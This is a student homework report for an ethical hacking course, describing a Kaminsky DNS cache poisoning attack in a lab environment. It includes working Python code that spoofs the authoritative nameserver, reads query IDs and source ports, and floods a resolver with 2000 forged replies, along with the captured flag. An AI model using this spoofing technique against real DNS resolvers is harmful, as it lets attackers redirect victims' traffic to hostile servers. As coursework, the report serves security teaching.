Ethical Hacking

Homework III

DNS Kaminsky Attack Lab

Authors
Edoardo Predieri 1697836
Flavio Danti 1193452

May 14, 2019

1. Introduction


The following paper will describe the execution of a Kaminsky DNS cache poisoning.
Briefly, this attack consists of inserting a DNS record into the cache of the DNS nameserver *dnsserver* which binds an arbitrary IP to the name bankofallan.co.uk.
In this way all future requests destined to bankofallan.co.uk's *dnsserver* will obtain as reply the arbitrary IP embedded in the caches.
To simulate this attack we have used a virtual machine (*vulnDNS*) that contains the *dnsserver* and its environment and a normal computer that simulated the attacker, which controls the domain badguy.ru and the nameserver for this domain.
For the homework we followed this division of roles:

- Exploit design phase: carried out by both group members
- Code drawing up: Predieri Edoardo
- Report editing: Danti Flavio

2. IP Address and port number

As a first step, to carry out the attack, we tried to get all the IP addresses of the various machines.Below is the list of the various addresses and the explanation of how they were obtained.

- 192.168.56.103: it is the attacker machine IP address
- 192.168.56.101: it is the *dnsserver* machine IP address
- 10.0.0.1: it is the ns.bankofallan.co.uk IP address, was obtained by executing the following command:




```
root@kali:~# dig @192.168.56.101 NS bankofallan.co.uk

; <<>> DiG 9.11.5-P4-5-Debian <<>> @192.168.56.101 NS bankofallan.co.uk
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9302
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;bankofallan.co.uk.             IN      NS

;; ANSWER SECTION:
ns.bankofallan.co.uk.   3600    IN      A       10.0.0.1
bankofallan.co.uk.      3600    IN      NS      ns.bankofallan.co.uk.

;; Query time: 1 msec
;; SERVER: 192.168.56.101#53(192.168.56.101)
;; WHEN: lun mag 13 05:31:25 EDT 2019
;; MSG SIZE  rcvd: 68
```

3. Attack Description

Before the attack there is a preliminary phase in which is necessary:

- In *vulnDNS* to set the default gw and restart the service by typing:



```
root@osboxes:~# route add default gw 192.168.56.1
root@osboxes:~# service vulnDNS restart
```

- In attacker's PC, to add the IP address of the authoritative *nameserver* of bankofallan.co.uk (10.0.0.1) in order to, falsify the address of the sender of some DNS responses, as will be explained later on.

```
root@kali:~# sudo ip a add 10.0.0.1 dev lo
```

  Furthermore, in order to execute the exploit, the attacker must install the *dsnlib* library using the command:


```
root@kali:~# sudo pip2 install dnslib
```

At this point the attacker can execute the exploit simply by typing:

```
root@kali:~# python2 exploit.py
```

The program consists of two threads:

- The first thread opens a socket listening in port 1337 (*flagPort*) and listens, and, as soon as the flag comes, prints and finishes it.



```
def flagThread():
    try: #socket to get the Flag
        flag_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        flag_sock.bind((ip_attacker,flagPort))
    except:
        print ("Error opening the Flag socket")
        exit(1)

    flag, f = flag_sock.recvfrom(1024)
    print("The flag is :" +flag)
```

- The second thread, on the other hand, deals with the actual attack and is in turn divided into:

0. Preliminary phase 0: where the first thread is started and three sockets are opened:
   - *sock_dns*: which is used to execute standard DNS requests.
   - *dns_listen*: is used to capture incoming packets on port 53 on any host's IP address.
   - *fakeDNS_sock*: is the socket connected to the IP address 10.0.0.1 which sends fake DNS responses in such a way that they appear to be sent by the host ns.bankofallan.co.uk.

```
try: #socket to make DNS request
    sock_dns = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock_dns.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
except:
    print ("Error opening the DNS socket")
    exit(1);
print ("DNS socket: OK")

try: #socket to listen the port 53 for DNS request
    dns_listen=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    dns_listen.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
    dns_listen.bind(("",badguyDNSport))
except:
    print ("Error opening the DNS listen socket")
    exit(1)
print ("DNS listen socket: OK")

try: #socket to simulate DNS replies
    fakeDNS_sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    fakeDNS_sock.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
    fakeDNS_sock.bind((ip_NS,53))
except:
    print ("Error opening the Fake DNS socket")
    exit(1)
print ("Fake DNS socket: OK")
```


1. Phase 1: a request is made to *dnsserver* to discover the IP address of the badguy.ru domain.

```
sock_dns.sendto(DNSRecord.question("badguy.ru").pack(), (ip_DNS,53))
```


2. Phase 2: the response is captured and analysed, in order to know the **QueryID** and **Surceport** used by the *dnsserver*.

```
response_1 = dns_listen.recvfrom(512)
header = str(DNSRecord.parse(response_1[0]))

sourceport = response_1[1][1]
queryid = int(re.search(r"(id: )([0-9]*)(\n)",header).group(2))
```

3. Phase 3: 2000 fake replies are created and inserted into a list simulating the association of the bankofallan.co.uk URL with the IP of the attacker, through the following function (increasing the value of **QueryID**):




```
fakereplies_array = [fake_reply(i) for i in range(queryid,queryid+2000)]
```




```
def fake_reply(x): #qr = 1 (Response), aa = 1 (is authoritative), ra = 1 (recursion available)
    return DNSRecord(DNSHeader(id=x,qr=1,aa=1,ra=1),q=DNSQuestion(site),a=RR("bankofallan.co.uk",QTYPE.A,rdata=A(ip_attacker),ttl=1000)).pack()
```

4. phase 4: the attacker makes a request to the *dnsserver* in order to know the IP of wwwtest.bankofallan.co.uk.



```
sock_dns.sendto(DNSRecord.question(site).pack(),(ip_DNS,53))
```

5. phase 5: In this last phase all the fake replies previously created are sent to the *dnsserver*.




```
for reply in fakereplies_array:
    fakeDNS_sock.sendto(reply,(ip_DNS,sourceport))
```

At this point the DNS request for wwwtest.bankofallan.co.uk will come to the Nameserver ns.bankofallan.co.uk which will send a request to *dnsserver* starting a race condition with the fake request sent by the attacker. After a few attempts the *dnsserver* will receive one of these fake replies with the same **QueryID** of the pending DNS request, leading it to consider it as correct. In this case the attack was successful, because the DNS cache will contain the association bankofallan.co.uk - attacker's IP.


4. Secret code

The *config.json* file inside the *vulnDNS* VM contains the following data:



```
root@osboxes:~# cat config.json
{"localIP":"192.168.56.101","localDNSport":53,"badguyIP":"192.168.56.103","badguyDNSport":55553,"sec
ret": "Danti&Predieri"}
```

Executing the exploit in the terminal we get the flag:



```
root@kali:~# sudo python2 exploit.py
DNS socket: OK
DNS listen socket: OK
Fake DNS socket: OK
...
...
The flag is :N2NiZjI2MDYyYTRjNGYyOTZjMTI4MDJiMjQxYTQ4NWE4NzM5NzQwMGJjODQxZDY3MmI1ODNlOGE0
N2IyNjQzYg==
```